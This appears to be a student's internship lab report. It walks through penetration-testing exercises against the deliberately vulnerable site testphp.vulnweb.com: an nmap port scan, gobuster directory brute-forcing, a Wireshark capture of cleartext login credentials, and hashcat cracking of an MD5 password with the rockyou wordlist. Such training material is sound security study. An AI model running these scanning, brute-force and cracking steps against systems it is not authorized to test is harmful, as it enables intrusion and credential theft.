Shadow Fox Task 1 and Task 2 Report

By – MEESALA REVANTH KUMAR NAIDU

Batch – August B1

Contents

Task Level (Beginner): 3

1) Find all the ports that are open on the website 3

2) Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website. 4

3) Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network. 5

Task Level (Intermediate): 7

1) A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you. 7


2) An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot. 12


3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup. 14

Task Level (Beginner):

1) Find all the ports that are open on the website
http://testphp.vulnweb.com/

```
C:\Users\revan>nmap -p- testphp.vulnweb.com --vv
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-07 09:42 India Standard Time
Initiating Ping Scan at 09:42
Scanning testphp.vulnweb.com (44.228.249.3) [4 ports]
Completed Ping Scan at 09:42, 0.32s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:42
Completed Parallel DNS resolution of 1 host. at 09:42, 0.02s elapsed
Initiating SYN Stealth Scan at 09:42
Scanning testphp.vulnweb.com (44.228.249.3) [65535 ports]
Discovered open port 80/tcp on 44.228.249.3
^C
```







Found only one open port that is port 80 which is used for http protocol for hosting website over internet

2) Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.


1. For this task we can use several tools like gobuster, dirsearch, dirb etc
2. But we will use tool gobuster
   command -> gobuster dir –u http://testphp.vulnweb.com –w /usr/share/wordlists/dirb/common.txt
3. As shown below we found several directories on this website





3) Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

1. Open target website in browser in our case testphp.vulnweb.com
2. Open wireshark on another tab and start capturing the packets
3. Go to login page on the target website and enter credentials and login.
4. Now on wireshark search http on search bar and look for login page and here we can see that the credentials are visible to us on clear text .


*wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Leng Info
1713 32.801951537 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 397 HTTP/1.1 404 Not Found (text/html)
574 10.496788242 44.228.249.3 192.168.65.157 HTTP 405 HTTP/1.1 500 Internal Server Error (text/html)
875 17.749894029 44.228.249.3 192.168.65.157 HTTP 405 HTTP/1.1 500 Internal Server Error (text/html)
929 19.088479432 44.228.249.3 192.168.65.157 HTTP 405 HTTP/1.1 500 Internal Server Error (text/html)
932 19.088479849 44.228.249.3 192.168.65.157 HTTP 405 HTTP/1.1 500 Internal Server Error (text/html)
952 19.477144519 44.228.249.3 192.168.65.157 HTTP 405 HTTP/1.1 500 Internal Server Error (text/html)
337 5.915097616 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
383 6.962832986 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
756 16.482357191 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
885 18.098778920 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
1043 23.550010140 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
1053 23.669502668 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
1079 24.576179063 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
1112 24.903282712 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
1212 27.238458492 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
1235 27.518492593 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
1249 27.520412713 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
1394 29.083390555 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
1397 29.083391017 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
1400 29.083391169 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
1411 29.083509519 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 425 HTTP/1.1 500 Internal Server Error (text/html)
1573 30.218546860 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 464 HTTP/1.1 301 Moved Permanently (text/html)
1670 31.746678085 64:ff9b::2ce4:f903 2409:40c1:403f:e9bd… HTTP 549 HTTP/1.1 200 OK (text/html)
535 9.590026406 2409:40c1:403f:e9bd… 64:ff9b::2ce4:f903 HTTP 614 POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
[POST /userinfo.php HTTP/1.1\r\n]
[Severity level: Chat]
[Group: Sequence]
Request Method: POST
Request URI: /userinfo.php
Request Version: HTTP/1.1
Host: testphp.vulnweb.com\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 20\r\n
Origin: http://testphp.vulnweb.com\r\n
Connection: keep-alive\r\n
Referer: http://testphp.vulnweb.com/login.php\r\n
Upgrade-Insecure-Requests: 1\r\n
\r\n
[Full request URI: http://testphp.vulnweb.com/userinfo.php]
[HTTP request 1/1]
[Response in frame: 756]
File Data: 20 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "uname" = "test"
Form item: "pass" = "test"
00d0 30 31 20 46 69 72 65 66 6f 78 2f 31 31 35 2e 30 01 Firef ox/115.0
00e0 0d 0a 41 63 63 65 70 74 3a 20 74 65 78 74 2f 68 ··Accept : text/h
00f0 74 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f tml,appl ication/
0100 78 68 74 6d 6c 2b 78 6d 6c 2c 61 70 70 6c 69 63 xhtml+xm l,applic
0110 61 74 69 6f 6e 2f 78 6d 6c 3b 71 3d 30 2e 39 2c ation/xm l;q=0.9,
0120 69 6d 61 67 65 2f 61 76 69 66 2c 69 6d 61 67 65 image/av if,image
0130 2f 77 65 62 70 2c 2a 2f 2a 3b 71 3d 30 2e 38 0d /webp,*/ *;q=0.8·
0140 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 ·Accept- Language
0150 3a 20 65 6e 2d 55 53 2c 65 6e 3b 71 3d 30 2e 35 : en-US, en;q=0.5
0160 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e ··Accept -Encodin
0170 67 3a 20 67 7a 69 70 2c 20 64 65 66 6c 61 74 65 g: gzip, deflate
0180 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 ··Conten t-Type:
0190 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 77 77 applicat ion/x-ww
01a0 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 6f 64 65 w-form-u rlencode
01b0 64 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 d··Conte nt-Lengt
01c0 68 3a 20 32 30 0d 0a 4f 72 69 67 69 6e 3a 20 68 h: 20 ·O rigin: h
01d0 74 74 70 3a 2f 2f 74 65 73 74 70 68 70 2e 76 75 ttp://te stphp.vu
01e0 6c 6e 77 65 62 2e 63 6f 6d 0d 0a 43 6f 6e 6e 65 lnweb.co m··Conne
01f0 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 6c 69 76 ction: k eep-aliv
0200 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 74 70 e··Refer er: http
0210 3a 2f 2f 74 65 73 74 70 68 70 2e 76 75 6c 6e 77 ://testp hp.vulnw
0220 65 62 2e 63 6f 6d 2f 6c 6f 67 69 6e 2e 70 68 70 eb.com/l ogin.php
0230 0d 0a 55 70 67 72 61 64 65 2d 49 6e 73 65 63 75 ··Upgrad e-Insecu
0240 72 65 2d 52 65 71 75 65 73 74 73 3a 20 31 0d 0a re-Reque sts: 1··
0250 0d 0a 75 6e 61 6d 65 3d 74 65 73 74 26 70 61 73 ··uname= test&pas
0260 73 3d 74 65 73 74 s=test
HTML Form URL Encoded (urlencoded-form), 20 byte(s)
Packets: 1725 · Displayed: 631 (36.6%) · Dropped: 0 (0.0%)
Profile: Default


Task Level (Intermediate):

1) A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

Steps to recreate it

First cracking hash to get the password.

1. First lets find the password for the file for that we have been given a hash in encodedhash.txt file lets decode it.
2. Lets identify the type of hash for that we will use a tool called hash-identifier
3. We found that the hash is MD5 so lets decode it.
4. For this we can use various tools like johntheripper, hashcat or online tools like crackstation etc but we will use hashcat.
5. Command -> hashcat –m 0 –a 0 encodedhash.txt /usr/share/wordlists/rockyou.txt
6. Here rockyou.txt is default wordlist present in kali linux.
7. And we found the password that is password123



```
┌──(root㉿revanth)-[~]
└─# hashcat -m 0 -a 0 encodehash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) -
=============================================================================================================
* Device #1: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 1055/2175 MB (512 MB allocatable),

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 3 secs

482c811da5d5b4bc6d497ffa98491e38:password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 482c811da5d5b4bc6d497ffa98491e38
Time.Started.....: Wed Aug  7 11:52:03 2024 (0 secs)
Time.Estimated...: Wed Aug  7 11:52:03 2024 (0 secs)
```



```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 3 secs

482c811da5d5b4bc6d497ffa98491e38:password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 482c811da5d5b4bc6d497ffa98491e38
Time.Started.....: Wed Aug  7 11:52:03 2024 (0 secs)
Time.Estimated...: Wed Aug  7 11:52:03 2024 (0 secs)
```



```
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    12319 H/s (0.20ms) @ Accel:256 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
